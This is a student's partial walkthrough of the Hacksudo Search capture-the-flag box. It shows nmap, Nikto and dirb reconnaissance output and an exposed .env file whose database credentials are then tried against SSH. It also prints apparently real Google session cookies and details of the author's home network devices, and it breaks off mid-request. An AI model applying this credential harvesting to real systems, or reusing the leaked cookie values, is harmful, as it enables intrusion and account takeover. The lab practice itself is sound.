
My attempt at the Hacksudo walkthrough using everything I currently know about PTD and failing, failing, learning and then succeeding with as little information as needed from the walkthrough


A note on what I learned after completing this box:
I learned so much more from this box by attempting to enumerate everything I knew from my studies this semester before looking at the walkthrough. After enumerating as much as I could and then not getting anywhere I finally looked and found I had done everything I could and it was such a great feeling! For anyone reading this, please do AS MUCH AS YOU CAN before reading the walkthrough. Treat these boxes as an actual test at uni, practice under test conditions, it will teach you so much more than if you just followed the walkthrough completely step-by-step.

Performed small scan




```
# Nmap 7.92 scan initiated Sun Oct 16 06:38:11 2022 as: nmap -Pn -p- -T5 -oA small 192.168.78.25
Nmap scan report for 192.168.78.25
Host is up (0.00076s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

# Nmap done at Sun Oct 16 06:38:30 2022 -- 1 IP address (1 host up) scanned in 19.22 seconds
```

Performed medium scan




```
# Nmap 7.92 scan initiated Sun Oct 16 06:38:30 2022 as: nmap -Pn -A -v -p- -T5 -oA med 192.168.78.25
Nmap scan report for 192.168.78.25
Host is up (0.00093s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 7b:44:7c:da:fb:e5:e6:1d:76:33:eb:fa:c0:dd:77:44 (RSA)
|   256 13:2d:45:07:32:83:13:eb:4e:a1:20:f4:06:ba:26:8a (ECDSA)
|_  256 21:a1:86:47:07:1b:df:b2:70:7e:d9:30:e3:29:c2:e7 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: HacksudoSearch
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct 16 06:39:03 2022 -- 1 IP address (1 host up) scanned in 33.38 seconds
```

Performed large scan




```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -p- -T5 -A -v --script="safe" 192.168.78.25 -oA large
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-16 06:38 EDT
NSE: Loaded 367 scripts for scanning.
```




```
# Nmap 7.92 scan initiated Sun Oct 16 06:38:46 2022 as: nmap -Pn -p- -T5 -A -v --script=safe -oA large 192.168.78.25
Pre-scan script results:
| broadcast-dns-service-discovery:
|   224.0.0.251
|     6466/tcp androidtvremote2
|       Address=192.168.1.9 fe80::5237:7cc4:d261:c3c5
|     8009/tcp googlecast
|       id=161f50887268e8e42920fb3b3f2bc813
|       cd=77F6E66B09E757879576B3C2BE836E16
|       rm=A66D7AA180026B74
|       Address=192.168.1.9
|     10001/tcp googlezone
|       Address=192.168.1.9
|     37473/tcp bitdefender-app
|_      Address=192.168.1.22 fe80::9075:edff:fe8f:219a
| broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|         Message id: e670aafe-92cf-4dab-a841-42f7c3b4a0d9
|         Address: http://192.168.1.13:5357/3f7d1f2c-fb2c-4866-be39-321b8e494629/
|         Type: Device pub:Computer
|     239.255.255.250
|         Message id: ac32121f-b167-45c9-9cab-29dd4693abb7
|         Address: http://192.168.1.23:5357/c95053cb-50d5-45b6-b9f2-3ebcbdb4fddc/
|_        Type: Device pub:Computer
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
| broadcast-upnp-info:
|   239.255.255.250
|       Server: Unspecified, UPnP/1.0, Unspecified
|       Location: http://192.168.1.1:56688/rootDesc.xml
|         Webserver: Unspecified, UPnP/1.0, Unspecified
|         Name: R6120 (Gateway)
|         Manufacturer: NETGEAR
|         Model Descr: NETGEAR R6120 Router
|         Model Name: NETGEAR R6120 Router
|         Model Version: R6120
|         Name: WANDevice
|         Manufacturer: NETGEAR
|         Model Descr: WAN Device
|         Model Name: WAN Device
|         Model Version: 20070827
|         Name: WANConnectionDevice
|         Manufacturer: NETGEAR
|         Model Descr: Residential Gateway
|         Model Name: R6120
|         Model Version: 20070827
|         Name: LANDevice
|         Manufacturer: NETGEAR
|         Model Descr: LAN Device
|         Model Name: LAN Device
|_        Model Version: 20070827
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
```

Performed Nikto



```
└─$ sudo nikto -h 192.168.78.25                                                    130 ✗
[sudo] password for kali:
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.78.25
+ Target Hostname:    192.168.78.25
+ Target Port:        80
+ Start Time:         2022-10-16 07:22:31 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some form
s of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images ov
er HTTP/1.0. The value is "127.0.0.1".
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3268: /account/: Directory indexing found.
+ OSVDB-3092: /account/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ /.env: .env file found. The .env file may contain credentials.
+ 7915 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2022-10-16 07:23:37 (GMT-4) (66 seconds)
---------------------------------------------------------------------------
```


Credentials were found for the sql database in the .env file, maybe they will work for ssh?



```
APP_name=HackSudoSearch
APP_ENV=local
APP_key=base64:aGFja3N1ZG8gaGVscCB5b3UgdG8gbGVhcm4gQ1RGICwgY29udGFjdCB1cyB3d3cuaGFja3N1ZG8uY29tL2NvbnRhY3QK
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_USERNAME=hiraman
DB_PASSWORD=MyD4dSuperH3r0!
```


No they did not.

Performed Dirb



```
└─$ sudo dirb http://192.168.78.25 | tee ~/dirb.txt
[sudo] password for kali:

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Oct 16 06:42:20 2022
URL_BASE: http://192.168.78.25/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.78.25/ ----
==> DIRECTORY: http://192.168.78.25/account/

==> DIRECTORY: http://192.168.78.25/assets/

==> DIRECTORY: http://192.168.78.25/images/

+ http://192.168.78.25/index.php (CODE:200|SIZE:715)

==> DIRECTORY: http://192.168.78.25/javascript/
```

Browser to website




192.168.78.25/account/

Index of /account

Name	Last modified	Size	Description
Parent Directory		-	
added.php	2021-04-13 05:20	6.9K	
assets/	2021-04-13 05:20	-	
dbconnect.php	2021-04-13 05:24	2.5K	
deleterecord.php	2021-04-13 05:25	2.6K	
home.php	2021-04-13 05:20	5.6K	
insert.php	2021-04-13 05:26	3.1K	
logout.php	2021-04-13 05:20	2.4K	
register.php	2021-04-13 05:20	7.2K	
style.css	2021-04-13 05:20	179	

Apache/2.4.38 (Debian) Server at 192.168.78.25 Port 80

Burpsuite to intercept web request to discover more




192.168.78.25/index.php

Hacksudo Search

A pretty useless search engine

test




```
GET /search?q=hacksudo&client= HTTP/1.1
Host: www.google.com
Cookie: NID=
511=ugdBAyCXRGOjK9HtiYJgUoH_kl0dScVv-CZiJO7m4beFI126y8LwJ-6CXQtB6OVNyVKfWwSz59dcMgqA2TqeSCtBeUJ2
FCvyjIO2GD_z4jXxOT-wzVWgWEGvUvxhhmXAHjRxLIoRhHvf3GS-C_QjLXCNJ0XMmakV4x4hKcGoFn7Dzz7eggUBWNE-1xC5
dU0gQtCqZgYZxLNbd_gqzTtUBLi8OQpb; ANID=
AHWqTUkR_Zk3YczytbVIL6-DsbhaAGCbNF8jjZNjGKRQIZ9WScO8MiRQVF-BokKJ; __Secure-ENID=
